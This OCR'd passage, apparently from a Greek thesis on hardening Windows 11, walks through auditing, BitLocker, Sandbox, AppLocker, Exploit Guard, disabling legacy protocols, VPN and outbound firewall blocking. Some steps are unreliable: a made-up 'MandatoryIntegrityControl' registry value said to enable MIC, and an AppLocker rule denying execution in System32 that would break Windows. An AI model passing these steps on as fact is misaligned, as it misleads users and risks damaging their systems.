
Στην καρτέλα Auditing (Επιτήρηση), προσθέτουμε χρήστες ή ομάδες και καθορίζουμε ποιες ενέργειες θα παρακολουθούνται. Παραπάνω βλέπουμε ότι για τον συγκεκριμένο χρήστη και για όλες τις ενέργειες που αναφέρεται θα έχουμε την δυνατότητα παρακολούθησης. Έχουμε από πριν επιλέξει ότι θα έχουμε view τόσο για τις Successful (Επιτυχείς) όσο και για τις Failed (Αποτυχημένες) προσπάθειες πρόσβασης.



Εικόνα 18:Events

Πηγαίνοντας στο event viewer βλέπουμε ότι υπάρχει συγκεντρωτική εικόνα όλων των events που είναι από προεπιλογή ενεργοποιημένα μαζί με τα επιπλέον που έχουμε ορίσει εμείς.

3.1.12 Ασφάλεια Συσκευής




Εικόνα 19: Ασφάλεια Συσκευής

Ενεργοποιώ όλα τα παραπάνω pillars αυξάνοντας την ασφάλεια με βάση τον παρακάτω πίνακα:

Το Core Isolation προσφέρει προστασία στον πυρήνα του λειτουργικού συστήματος μέσω εικονικοποίησης.	Με την ενεργοποίηση αυτής της δυνατότητας, περιορίζεις την ικανότητα του κακόβουλου λογισμικού να εκτελεί κακόβουλες ενέργειες, ενισχύοντας έτσι την ασφάλεια.
Το Secure Boot εμποδίζει το κακόβουλο λογισμικό να φορτώνεται κατά την εκκίνηση του υπολογιστή.	Διασφαλίζει ότι μόνο έγκυρο λογισμικό μπορεί να εκκινήσει το λειτουργικό σύστημα, μειώνοντας την πιθανότητα επιθέσεων τύπου "bootkits" και άλλων κακόβουλων προσπαθειών που στοχεύουν στην εκκίνηση του συστήματος.
Ο BitLocker κρυπτογραφεί τον σκληρό δίσκο ή τις αποθηκευτικές συσκευές, προστατεύοντας τα δεδομένα σου από μη εξουσιοδοτημένη πρόσβαση.	Σε περίπτωση κλοπής ή απώλειας του υπολογιστή, τα δεδομένα σου παραμένουν προστατευμένα και δεν μπορούν να διαβαστούν χωρίς την κατάλληλη αυθεντικοποίηση (π.χ. PIN ή κωδικό πρόσβασης).

Εικόνα 20:Core Isolation, Secure Boot, Bitlocker

3.1.13 Απομονωμένο Περιβάλλον Windows




Εικόνα 21:Ενεργοποίηση Windows Sanbox

Ενεργοποιώντας το Windows Sandbox μας δίνεται να εκτελούμε εφαρμογές απομονωμένα χωρίς να υπάρχει το ρίσκο να εκτεθεί το host σύστημα μας, είναι πολύ χρήσιμο για προγραμματιστές, δοκιμαστές λογισμικού και χρήστες που θέλουν να δοκιμάσουν νέες εφαρμογές ή ρυθμίσεις χωρίς να επηρεάσουν την κύρια εγκατάσταση των Windows.

3.1.14 Απενεργοποιούμε τις 16 bit εφαρμογές- AppLocker


AppLocker είναι μια δυνατότητα των Windows που επιτρέπει στους διαχειριστές να ελέγχουν ποιες εφαρμογές μπορούν να εκτελούνται σε έναν υπολογιστή. Απενεργοποιώντας τις 16-bit εφαρμογές μέσω του AppLocker, μπορείς να προστατέψεις το σύστημα από παλιές ή μη ασφαλείς εφαρμογές που μπορεί να προκαλέσουν προβλήματα ασφάλειας ή σταθερότητας. Απενεργοποιώντας τις 16-bit εφαρμογές μέσω του AppLocker στα Windows 11, μπορείς να ενισχύσεις την ασφάλεια του υπολογιστή σου, αποτρέποντας την εκτέλεση μη ασφαλών ή παλιών εφαρμογών που θα μπορούσαν να εκθέσουν το σύστημα σε κινδύνους. Αυτή η διαδικασία βοηθά στη διαχείριση των εφαρμογών που εκτελούνται στο σύστημα, προάγοντας τη συνολική σταθερότητα και ασφάλεια. Στα Windows 11, οι 16-bit εφαρμογές, λόγω της παλαιότητας της αρχιτεκτονικής τους, δεν υποστηρίζονται άμεσα από τις 64-bit εκδόσεις των Windows. Οι 64-bit εκδόσεις των Windows δεν έχουν τη δυνατότητα να τρέξουν 16-bit εφαρμογές, καθώς δεν περιέχουν το υποσύστημα που απαιτείται για την εκτέλεση τους. Ωστόσο, αν χρησιμοποιείς την 32-bit έκδοση των Windows 11, οι 16-bit εφαρμογές μπορούν να τρέξουν μέσω του υποσυστήματος NTVDM (NT Virtual DOS Machine).

σ



Εικόνα 22:Protected Path με Applocker

Σε περίπτωση όμως που χρησιμοποιούμε 32-bit έκδοση για να απενεργοποιήσουμε την δυνατότητα να τρέξουν 16-bit εφαρμογές, δημιουργούμε ένα executble rule όπου θα απαγορεύει να εκτελεστούν αρχεία μέσα στο φάκελο System32, ο οποίος είναι ο φάκελος εκτελούνται οι 16-bit εφαρμογές για τις εγκαταστημένες εφαρμογες. Σε περίπτωση που χρησιμοποιούμε 64-bit καλό θα είναι να μην προχωρήσουμε στην παραπάνω λειτουργία καθώς ενδείκνεται να περιορίσει και αρχεία με 64-bit αρχιτεκτονική. Παρόλα αυτά μπορούμε να το εφαρμόσουμε και να δούμε στην πράξη αν αποτρέπει και 64-bit εφαρμογες που χρειαζόμαστε.




Εικόνα 23:Εικόνα των Executables rules

3.1.15 Αντίγραφο ασφαλείας(σημείο επαναφοράς συστήματος)


Το Backup Restore Point (σημείο επαναφοράς συστήματος) είναι μια δυνατότητα των Windows που επιτρέπει στο σύστημα να αποθηκεύει ένα "στιγμιότυπο" της κατάστασης του συστήματος σε μια συγκεκριμένη χρονική στιγμή. Αυτό το στιγμιότυπο περιλαμβάνει βασικά αρχεία συστήματος, ρυθμίσεις του μητρώου (registry), εγκατεστημένα προγράμματα και ενημερώσεις, ώστε να μπορείς να επαναφέρεις το σύστημα σε μια προηγούμενη κατάσταση, εάν προκύψει κάποιο

πρόβλημα. Δεν περιλαμβάνει προσωπικά αρχεία (όπως έγγραφα ή φωτογραφίες), αλλά αφορά κυρίως τις ρυθμίσεις του συστήματος.



Εικόνα 24:Ενεργοποίηση System Protection


Ενεργοποιώντας το restore point δημιουργώ αυτόματα σημεία αποκατάστασης κατά την διάρκεια αλλαγών στο workstation, όπως εγκατάσταση λογισμικού, ενημερώσεις κτλ. Επιπλέον μπορώ να βάλω πόσο χωρητικότητα θέλω να πιάνει το restore point(βλέπουμε ότι από προεπιλογή είναι στο 5%).



Εικόνα 25:Restore Point State

Εδώ βλέπουμε την ημερομηνία του τελευταίου restore point όπου δημιουργήσαμε. Μπορεί να χρησιμοποιηθεί αν και όχι πάρα πολύ αποτελεσματικά και σε περιπτώσεις disaster recovery ή business continuity με manual όμως ενεργοποίηση.

3.1.16 Windows Defender Exploit Guard



Εικόνα 26:Exploit Protection


Εδώ βλέπουμε τα αρχεία όπου έχουμε εντάξει στο windows exploit protection. Το Windows Defender Exploit Guard περιλαμβάνει την προστασία εκμετάλλευσης αδυναμιών (exploit protection), την ανάπτυξη κανόνων μείωσης της επιθετικής επιφάνειας (attack surface reduction rules), την προστασία δικτύου και την ελεγχόμενη πρόσβαση στους φακέλους. Παρέχει επίσης προστασία από επιθέσεις που μπορούν να πραγματοποιηθούν σε παρωχημένες (παλαιές) εφαρμογές, συμπεριλαμβανομένης της αυθαίρετης προφύλαξης κώδικα (arbitrary code guard), την παρεμπόδιση εικόνων χαμηλής ακεραιότητας, την παρεμπόδιση μη αξιόπιστων γραμματοσειρών και την εξαγωγή φιλτραρίσματος διευθύνσεων[27].

3.1.17 Mandatory Integrity Control (MIC)

Το Mandatory Integrity Control (MIC) είναι ένα βασικό χαρακτηριστικό ασφαλείας που εμφανίστηκε στα Windows Vista και εφαρμόζεται σε όλα τα λειτουργικά συστήματα (windows). Το MIC στην ουσία απομονώνει τις διεργασίες με βάση το επίπεδο ακεραιότητάς του. Δηλαδή διεργασίες που έχουν το ίδιο επίπεδο ακεραιότητας έχουν και σχέση εμπιστοσύνη μεταξύ τους. Αυτός ο μηχανισμός παρέχει μία πολιτική / δυνατότητα για να περιορίζει την πρόσβαση σε διεργασίες με χαμηλό επίπεδο ακεραιότητας στο περιεχόμενο διεργασιών με υψηλότερο επίπεδο ακεραιότητας. Με την συγκεκριμένη πολιτική έχουμε διάκριση μεταξύ μιας:

- Μιας υπηρεσίας (Service), που εκτελείται αφού ο χρήστης κάνει logon στο σύστημα.
- Και μιας άγνωστης εφαρμογής, που ο χρήστης “κατέβασε” από το Internet

Κάθε στοιχείο του υπολογιστή έχει ένα επιπλέον χαρακτηριστικό ασφαλείας που είναι το επίπεδο ακεραιότητας (Integrity level).



Εικόνα 27:Ενεργοποίηση MIC μέσω Registry

Πάμε στην registry και δημιουργούμε ένα νέο DWORD (32-bit) value με το όνομα "MandatoryIntegrityControl" και βάζουμε την τιμή 1 για να ενεργοποιήσουμε το MIC. Η ενεργοποίηση του Mandatory Integrity Control στα Windows 11 ενισχύει την ασφάλεια του συστήματος, παρέχοντας έναν μηχανισμό για τον έλεγχο των δικαιωμάτων πρόσβασης στις διαδικασίες και τα αντικείμενα.


3.2 Ασφάλεια Δικτύου

Σε αυτό το μέρος της εργασίας μας θα υλοποιήσουμε αρκετά μέτρα ασφάλειας ώστε να αυξήσουμε το επίπεδο ασφάλειας στο επίπεδο του δικτύου μέσα από τείχος προστασίας, windows defender antivirus, threat protection, vpn και απενεργοποίηση ευπαθών πρωτοκόλλων ώστε να θωρακίσουμε το λειτουργικό μας και σε αυτό το κομμάτι.

3.2.1 Τείχος Προστασίας και Προστασία Δικτύου

3.2.1.1 Στατική IP και custom Gateway

Θα πρέπει να ενδυναμώσουμε την ασφάλεια των δικτυακών συσκευών (hardening) χωρίς να συνδέσουμε τον υπολογιστή στο διαδίκτυο. Για να το πετύχουμε, ο υπολογιστής χρειάζεται να είναι συνδεδεμένος με κάποιον δρομολογητή ή πύλη, προκειμένου να έχουμε τη δυνατότητα να προσαρμόσουμε το δίκτυο. Μόλις ολοκληρωθεί η ασφάλιση του δικτύου, μπορούμε να ρυθμίσουμε την κανονική πύλη (gateway) και να συνδέσουμε τον υπολογιστή στο Internet για να λάβει τις ενημερώσεις των Windows.



Εικόνα 28:Εισαγωγή στατικής IP

Βάζοντας στατική IP ενισχύουμε το επίπεδο ασφάλειας με τους παρακάτω τρόπους:

- Μια στατική IP δεν αλλάζει, επιτρέποντας καλύτερο έλεγχο πρόσβασης. Για παράδειγμα, οι διαχειριστές δικτύου μπορούν να ορίσουν συγκεκριμένους κανόνες firewall ή VPN, επιτρέποντας πρόσβαση μόνο από συγκεκριμένες στατικές IP διευθύνσεις. Αυτό μειώνει τον κίνδυνο μη εξουσιοδοτημένης πρόσβασης από άγνωστες ή μη αξιόπιστες IP.

- Η χρήση στατικής IP επιτρέπει την παρακολούθηση της δραστηριότητας στο δίκτυο με μεγαλύτερη ακρίβεια. Εάν υπάρχει απόπειρα επίθεσης ή ύποπτη δραστηριότητα, είναι πιο εύκολο να εντοπιστεί αν η διεύθυνση IP είναι σταθερή, σε αντίθεση με μια δυναμική που αλλάζει.

- Ορισμένες υπηρεσίες που απαιτούν υψηλό επίπεδο ασφάλειας, όπως οι διακομιστές (servers), τα VPN ή τα απομακρυσμένα συστήματα διαχείρισης, λειτουργούν καλύτερα με στατικές IP, καθώς η ασφαλής πρόσβαση ρυθμίζεται με ακρίβεια από συγκεκριμένες γνωστές διευθύνσεις.

- Εφόσον οι στατικές IP συνδέονται με μια συγκεκριμένη συσκευή ή διακομιστή και δεν αλλάζουν, μειώνεται ο κίνδυνος να μπερδευτεί κάποιος στη χρήση της υπηρεσίας DNS με λανθασμένες διευθύνσεις.


3.2.1.2 Χρήση μόνο των βασικών πρωτοκόλλων

Για να μειώσουμε την επιθετική μας επιφάνεια θα πρέπει να χρησιμοποιήσουμε μόνο τα απαραίτητα για εμάς πρωτόκολλα. Αυτή την στιγμή το μόνο πρωτόκολλο που χρειαζόμαστε είναι το IPv4. Το IPv6 θα είναι πολύ χρήσιμο στο μέλλον αλλά όχι αυτή την στιγμή [28].

Το IPv6 είναι ενεργοποιημένο εξ ορισμού στα Windows. Επειδή κάποιοι δρομολογητές δεν


καταλαβαίνουν από IPv6, υλοποιούν tunneling, και με αυτό τον τρόπο ένας κακόβουλος χρήστης μπορεί να ξεπεράσει την ασφάλειά μας.

Απενεργοποίηση του IPV6



Εικόνα 29:Απενεργοποίηση IPv6 μέσω Registry


Το NetBIOS πάνω από TCP/IP δεν απαιτείται, διότι το NetBIOS είναι ενεργοποιημένο και χωρίς αυτή την επιλογή. Απενεργοποιώντας το NetBIOS πάνω από TCP/IP θα περιορίσει την κίνηση NetBIOS μέσα στο τοπικό δίκτυο.



Εικόνα 30:Απενεργοποίηση NetBIOS over TCP/IP μέσω GUI


Τα Discovery protocols χρησιμοποιούνται μόνο για μία καλή παρουσίαση ενός δικτύου. Σε ένα δίκτυο σπιτιού δεν χρειάζεται και πρέπει να απενεργοποιούνται. Σε Domain περιβάλλον είναι εξ ορισμού απενεργοποιημένο, μόλις συνδεθούμε στο domain.

Απενεργοποιούμε το File and Printer Sharing. Το ενεργοποιούμε αν το χρειαζόμαστε. Αν θέλουμε print sharing καλό είναι να πάρουμε δικτυακό εκτυπωτή.




Εικόνα 31:Απενεργοποίηση File and Printer Shring μέσω Gui

Απενεργοποίηση IGMP (Internet Group Management Protocol)




Εικόνα 32:Απενεργοποίηση IGMP (Internet Group Management Protocol

Απενεργοποίηση της 1900 UpnP πόρτας



Εικόνα 33:Απενεργοποίηση της 1900 UpnP πόρτας


Απενεργοποίηση του SMB v1 πρωτοκόλου



Εικόνα 34:Απενεργοποίηση του SMB v1 πρωτοκόλου


Stop Distributed COM

Το Distributed COM (or DCOM) δημιουργήθηκε από την MS για να καλύψει την ανάγκη για distributed computing. Ωστόσο σαν πρωτόκολλο δεν είναι δημοφιλές. Θα πρέπει να το απενεργοποιήσουμε.



Εικόνα 35:Απενεργοποίηση Distributed COM

3.2.2 Ασφάλεια Δικτύου μέσω Windows VPN



Εικόνα 36: VPN Connection


Σε αυτό το σημείο, θα δημιουργήσουμε μια σύνδεση VPN χρησιμοποιώντας το πρωτόκολλο WAN Miniport (IKEv2), το οποίο παρέχει ένα σύγχρονο και ασφαλές πλαίσιο επικοινωνίας. Η χρήση του VPN στο Windows 11 αυξάνει την ασφάλεια με διάφορους τρόπους, εξασφαλίζοντας προστασία για τα δεδομένα και την ιδιωτικότητα του χρήστη. Πρώτον, το VPN παρέχει κρυπτογράφηση δεδομένων, διασφαλίζοντας ότι όλες οι πληροφορίες που μεταφέρονται μεταξύ του συστήματος και του απομακρυσμένου δικτύου είναι κρυπτογραφημένες. Αυτό αποτρέπει υποκλοπές από κακόβουλους χρήστες, ιδιαίτερα σε δημόσια δίκτυα Wi-Fi, όπου η ασφάλεια είναι συχνά ανεπαρκής.Δεύτερον, επιτρέπει ασφαλή πρόσβαση σε δίκτυα εργασίας, διευκολύνοντας τους χρήστες να συνδέονται απομακρυσμένα σε εταιρικά δίκτυα. Αυτό επιτρέπει την ασφαλή χρήση αρχείων και εφαρμογών χωρίς τον κίνδυνο παραβίασης από τρίτους. Επιπλέον, το VPN προσφέρει προστασία προσωπικών δεδομένων, αποκρύπτοντας τη διεύθυνση IP του χρήστη. Με αυτόν τον τρόπο, γίνεται δύσκολο για τρίτους να παρακολουθήσουν τη διαδικτυακή δραστηριότητα, εξασφαλίζοντας αυξημένη ιδιωτικότητα.Το πρωτόκολλο IKEv2, που χρησιμοποιείται για τη σύνδεση, είναι ιδιαίτερα ασφαλές. Υποστηρίζει ισχυρή κρυπτογράφηση και έχει τη δυνατότητα αυτόματης επανασύνδεσης σε περίπτωση που η σύνδεση διακοπεί, παρέχοντας αδιάλειπτη ασφάλεια. Τέλος, το VPN προστατεύει από κακόβουλες επιθέσεις, όπως οι επιθέσεις man-in-the-middle (MITM), όπου εισβολείς επιχειρούν να παρεμβαίνουν στη σύνδεση. Αυτές οι λειτουργίες καθιστούν τη χρήση VPN έναν απαραίτητο μηχανισμό για την ασφάλεια και την ιδιωτικότητα του συστήματος.

3.2.3 Τείχος Προστασίας Windows Defender με Προχωρημένη Ασφάλεια

Η πολιτική των Window's firewall's είναι inbound deny και outbound allow all. Μόλις ενεργοποιήσουμε το outbound blocking τότε στο δίκτυο μπορούν να “μιλήσουν” μόνο οι εφαρμογές που επιτρέπουμε. Συνεπώς χειροκίνητα ορίζουμε ποιο πρόγραμμα θα έχει


πρόσβαση στο διαδίκτυο (Internet).

Και στα τρία profile αλλάζουμε την ένδειξη σε Block στο Outbound connections.



